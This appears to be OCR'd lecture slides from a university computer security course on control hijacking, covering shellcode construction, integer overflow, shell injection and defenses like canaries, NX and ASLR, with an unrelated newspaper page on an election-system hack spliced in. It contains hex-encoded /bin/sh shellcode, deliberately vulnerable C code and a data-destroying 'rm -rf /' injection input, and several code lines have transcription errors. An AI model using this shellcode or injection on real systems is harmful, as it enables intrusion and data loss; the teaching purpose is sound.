Control Hijacking (Part 2)

root@victim:~#

EECS 388: Introduction to Computer Security
March 11, 2015


Buffer overflows

- Not just for the return address
  - Function pointers
  - Arbitrary data
  - C++: exceptions
  - C++: objects
  - Heap/free list
- Any code pointer!


Part 2 (to be continued)

- Shellcode
- Common vulnerabilities
  - Buffer overflow
  - Integer overflow
  - Shell injection
- Defenses
  - Input sanitization
  - System modifications


Review



Review



Review



Shellcode

- So you found a vuln (gratz)…
- How to exploit?

What does a shell look like?

```
#include <stdio.h>

void main() {
   char *argv[2];

   argv[0] = "/bin/sh";
   argv[1] = NULL;
   execve(argv[0], argv, NULL);
}
```

Run a shell

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    andl    $-16, %esp
    subl    $32, %esp
    movl    $.LC0, 24(%esp)
    movl    $0, 28(%esp)
    movl    24(%esp), %eax
    movl    $0, 8(%esp)
    leal    24(%esp), %edx
    movl    %edx, 4(%esp)
    movl    %eax, (%esp)
    call    execve
    leave
    ret
```


Copy/paste -> exploit?

Run a shell

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    andl    $-16, %esp
    subl    $32, %esp
    movl    $.LC0, 24(%esp)
    movl    $0, 28(%esp)
    movl    24(%esp), %eax
    movl    $0, 8(%esp)
    leal    24(%esp), %edx
    movl    %edx, 4(%esp)
    movl    %eax, (%esp)
    call    execve
    leave
    ret
```

Copy/paste -> exploit?

Statically include execve




```
<__execve>:
push   %ebp                # ] function
mov    %esp,%ebp           # ] prolog

mov    0x10(%ebp),%edx     # %edx = envp
push   %ebx                # callee save %ebx
mov    0xc(%ebp),%ecx      # %ecx = argv
mov    0x8(%ebp),%ebx      # %ebx = filename
mov    $0xb,%eax           # %eax = 11 (sys_execve)
int    $0x80               # trap to OS
```

…return/error handling omitted our collective sanity

Shellcode TODO list

```
0xbffffda0: "/bin/sh\x00"
0xbffffda8: "\xa0\xfd\xff\xbf\x00\x00\x00\x00"

%eax = 13   (sys_execve)
%ebx = 0xbffffda0          # "/bin/sh"
%ecx = 0xbffffda8          # argv
%edx = 0x00                # NULL
int 0x80
```

Prototype shellcode

```
mov     $0xb,%eax             #sys_execve
mov     $0xbffffba0,%ebx      #addr of some mem
lea     8(%ebx),%ecx          #ecx=ebx+12(argv)
xorl    %edx,%edx             #edx=NULL
movl    $0x6e69622f,(%ebx)    #"/bin"
movl    $0x68732f,4(%ebx)     #"/sh\x00"
mov     %ebx,(%ecx)           #argv[0]="/bin/sh"
mov     %edx,4(%ecx)          #argv[1]=NULL
int     $0x80                 #sys_execve()
```

(assume 0xbffffba0 is on the stack for now and is readable/writeable)

Prototype shellcode


```
b8 0b 00 00 00          mov     $0xb,%eax
bb a0 fb ff bf          mov     $0xbffffba0,%ebx
8d 4b 08                lea     8(%ebx),%ecx
81 d2                   xorl    %edx,%edx
83 c2 04                add     $0x4,%edx
c7 03 2f 62 69 6e       movl    $0x6e69622f,(%ebx)
c7 43 04 2f 73 68 00    movl    $0x68732f,4(%ebx)
89 19                   mov     %ebx,(%ecx)
89 51 04                mov     %edx,4(%ecsx)
cd 80                   int     $0x80
```

Shellcode caveats


- "Forbidden" characters
  - Null characters in shellcode halt strcpy
  - Line breaks halt gets
    (we were lucky)
  - Any whitespace halts scanf
- Hard to guess addresses
  - Return address
  - Address of string

Hard to guess address


Hard to guess address




Hard to guess address




Hard to guess address



Hard to guess address




Hard to guess address



Hard to guess address


- Our exploit used `0xbffffba0` to store "/bin/sh"




Call instruction

- x86 'call' instruction supports relative address
  - So does 'jmp'
- What does the 'call' instruction do?


Call instruction trick



Call instruction trick



Call instruction trick



No line breaks shellcode

```
  eb 1f          jmp    80483d5 <end_sc>
<get_eip>:
  5b             pop    %ebx                    #ebx=writeable memory
  b8 0b 00 00    mov    $0xb,%eax               #eax=11 (sys_execve)
  00
  8d 4b 0c       lea    0xc(%ebx),%ecx          #ecx=ebx+12 (argv)
  31 d2          xor    %edx,%edx               #edx=NULL (envp)
  c7 03 2f 62    movl   $0x6e69622f,(%ebx)      #"/bin"
  69 6e
  c7 43 04 2f    movl   $0x68732f,0x4(%ebx)     #"/sh\x00"
  73 68 00
  89 19          mov    %ebx,(%ecx)             #argv[0]="/bin/sh"
  89 51 04       mov    %edx,0x4(%ecx)          #argv[1]=NULL
  cd 80          int    $0x80                   #sys_execve()
<end_sc>:
  e8 dc ff ff    call   80483b6 <get_eip>
  ff
```

Unsafe functions

- Unsafe:
  - strcpy and friends (str*)
  - sprintf
  - gets
- Use instead:
  - strncpy and friends (strn*)
  - snprintf
  - fgets

Integer overflow

```
void foo(int *array, int len) {
    int *buf;
    buf = malloc(len * sizeof(int));
    if (!buf)
        return;

    int i;
    for (i=0; i<len; i++) {
        buf[i] = array[i];
    }
}
```

Integer overflow

```
void foo(char *array, int len) {
    int buf[100];

    if (len >= 100) {
        return;
    }

    memcpy(buf, array, len);
}
```

Integer overflow

```
#define HEADER_LEN    20
void add_header(char *buf,
                unsigned int len) {
  char h_buf[1500];
  unsigned int tot_size;
  tot_size = len + HEADER_LEN;

  if (tot_size >= 1500)
     return;
  memcpy(h_buf, HEADER, HEADER_LEN);
  memcpy(&h_buf[HEADER_LEN], buf, len);
}
```

Shell injection

```
void main(int argc, char *argv[]) {
    system(argv[1]);
}
```

Shell injection (level 2)

```
void main(int argc, char *argv[]) {
    char buf[100];
    snprintf(buf, sizeof(buf),
            "ls -al \"%s\"", argv[1]);
    system(buf);
}
```

Shell injection (level 2)

```
void main(int argc, char *argv[]) {
    char buf[100];
    snprintf(buf, sizeof(buf),
            "ls -al \"%s\"", argv[1]);
    system(buf);
}

./a.out '$(rm -rf /)'
```

HOME PAGE | TODAY'S PAPER | VIDEO | MOST POPULAR | TIMES TOPICS

Subscribe: Home Delivery / Digital | Log In | Register Now

The New York Times

Politics

Search All NYTimes.com

WORLD | U.S. | N.Y. / REGION | BUSINESS | TECHNOLOGY | SCIENCE | HEALTH | SPORTS | OPINION | ARTS | STYLE | TRAVEL | JOBS | REAL ESTATE

Voting Test Falls Victim to Hackers

By SARAH WHEATON
Published: October 8, 2010

Hackers infiltrated the District of Columbia's online voting system last week. They changed all votes for mayor to Master Control Pro and elected HAL 9000 the council chairman. The blaring University of Michigan fight song played whenever a new ballot was successfully cast.

RECOMMEND
TWITTER
LINKEDIN
SIGN IN TO E-MAIL
PRINT
REPRINTS
SHARE

Blogs

The Caucus
The latest on the 2012 election, President Obama, Congress and other news from Washington and around the nation. Join the discussion.

- Follow The Caucus on Twitter
- FiveThirtyEight: Nate Silver's Political Calculus
- More Politics News

The hackers, a team of computer scientists from Ann Arbor, Mich., were capable of damage far less sophomoric. When the District's Board of Elections and Ethics issued an open invitation for hackers to find vulnerabilities in a pilot system to allow overseas and military voters to cast ballots over the Web, it took about 36 hours for J. Alex Halderman and his students to break in. They found a document containing the names and 16-digit passwords of all 937 voters who were invited to use the system during the real election on Nov. 2.

The team could have used the data to "vote in the name of every real voter and keep the real voters from voting," Professor Halderman told the Council of the District of Columbia on Friday.

MOST E-MAILED | RECOMMENDED FOR YO

1. WORLD BRIEFING | ASIA
   Virus Infects Computers in Japan's Parliam
2. Couple Who Took 8 Children From Foster Face Jail
3. To Inspect Live Utility Lines, Send in the Robots

Log in to discover more articles based on what you've read.


Log In | Register Now | Log In | What's This? | Don't

Buffer overflow defenses

- Application changes
  - Hire SmarterPeople™
  - Bounds checking etc
- Architecture changes
  - Stack canaries
  - No eXecute (NX) bit
  - Address Space Layout Randomization (ASLR)


Stack canaries

```
# on function call:

canary = secret
```




Stack canaries

```
# vulnerability:

strcpy(buffer, str)
```



Stack canaries

```
# on return:

if canary != expected:
  call stack_chk_fail
ret
```



No eXecute (aka W^X aka DEP aka…)

- Mark pages as EITHER
  - Read/write (stack/heap)
  - Executable (.text/code segments)
  - (never both)
- Requires hardware support
- Attacker cannot return to stack


Address Space Layout Randomization (ASLR)

- Virtual Address Space: 4GB+
- Stack/code size: ~10 MB
- Randomize offsets


Return-to-libc

- NX-enabled: can't return to stack
  - But can return to other code/functions

Return-to-libc




Return-to-libc: function chaining




Return-to-libc: function chaining

Execute fn1




Return-to-libc: function chaining

pop
pop
ret




Return-to-libc: function chaining

pop
pop
ret




Return-to-libc: function chaining

pop
pop
ret




Return-to-libc: function chaining

pop
pop
ret



Return-to-libc: function chaining

Execute fn2



Return-Oriented Programming

- Don't have to jump only to function starts
  - Can jump in the middle of any code
    - x86 variable instruction lengths
- Construct Turing-complete set of "gadgets" out of in-memory code
- Use return-to-libc-like chaining to run multiple gadgets

References/Acknowledgements

- Aleph One's "Smashing the Stack for Fun and Profit" http://insecure.org/stf/smashstack.html
- Paul Makowski's "Smashing the Stack in 2011" http://paulmakowski.wordpress.com/2011/01/25/smashing-the-stack-in-2011/
- Blexim's "Basic Integer Overflows" http://www.phrack.org/issues.html?issue=60&id=10
- Return-to-libc demo http://www.securitytube.net/video/258

Appendix

More than one way to skin an x86 cat (no line breaks or null char shellcode)

```
  eb 23          jmp    80483d9 <end_sc>
<get_eip>:
  5b             pop    %ebx                #ebx=writeable mem
  31 c0          xor    %eax,%eax           #    (filename)
  b0 0b          mov    $0xb,%al            #eax=0xb (sys_execve)
  89 d9          mov    %ebx,%ecx           #
  83 c1 0c       add    $0xc,%ecx           #ecx=ebx+12 (argv)
  31 d2          xor    %edx,%edx           #edx=NULL (envp)
  c7 03 2f 62    movl   $0x6e69622f,(%ebx)#"/bin"
  69 6e
  c7 43 04 2f    movl   $0xff68732f,0x4(%ebx) #"/sh\xff"
  73 68 ff
  88 53 07       mov    %dl,0x7(%ebx)       #null-terminate /bin/sh
  89 19          mov    %ebx,(%ecx)
  89 51 04       mov    %edx,0x4(%ecx)
  cd 80          int    $0x80
<end_sc>:
  e8 d8 ff ff    call   80483b6 <get_eip>
  ff
```

gdb overflow example

```
(gdb) p/x $ebp
$2 = 0xffffd2c8

(gdb) x /40xw $esp
0xffffd2a0: 0xffffd2b0  0xffffd2e0  0x00000000  0x00000000
0xffffd2b0: 0xffffd3e8  0xf7ff40a0  0x00000001  0xf7f724a0
0xffffd2c0: 0xf7f725c6  0xf7f7265d  0xffffd3e8  0x0804844a
0xffffd2d0: 0xffffd2e0  0x00000041  0x000000ff  0x00000000
0xffffd2e0: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd2f0: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd300: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd310: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd320: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd330: 0x41414141  0x41414141  0x41414141  0x41414141
```

```
(gdb) ni


(gdb) x /40xw $esp
0xffffd2a0: 0xffffd2b0  0xffffd2e0  0x00000000  0x00000000
0xffffd2b0: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd2c0: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd2d0: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd2e0: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd2f0: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd300: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd310: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd320: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffd330: 0x41414141  0x41414141  0x41414141  0x41414141
```

example.s (x86_64)

```
main:
.LFB1:
    .cfi_startproc
    pushq   %rbp
    .cfi_def_cfa_offset 16
    movq    %rsp, %rbp
    .cfi_offset 6, -16
    .cfi_def_cfa_register 6
    movl    $6, %esi
    movl    $3, %edi
    call    function
    leave
    ret
```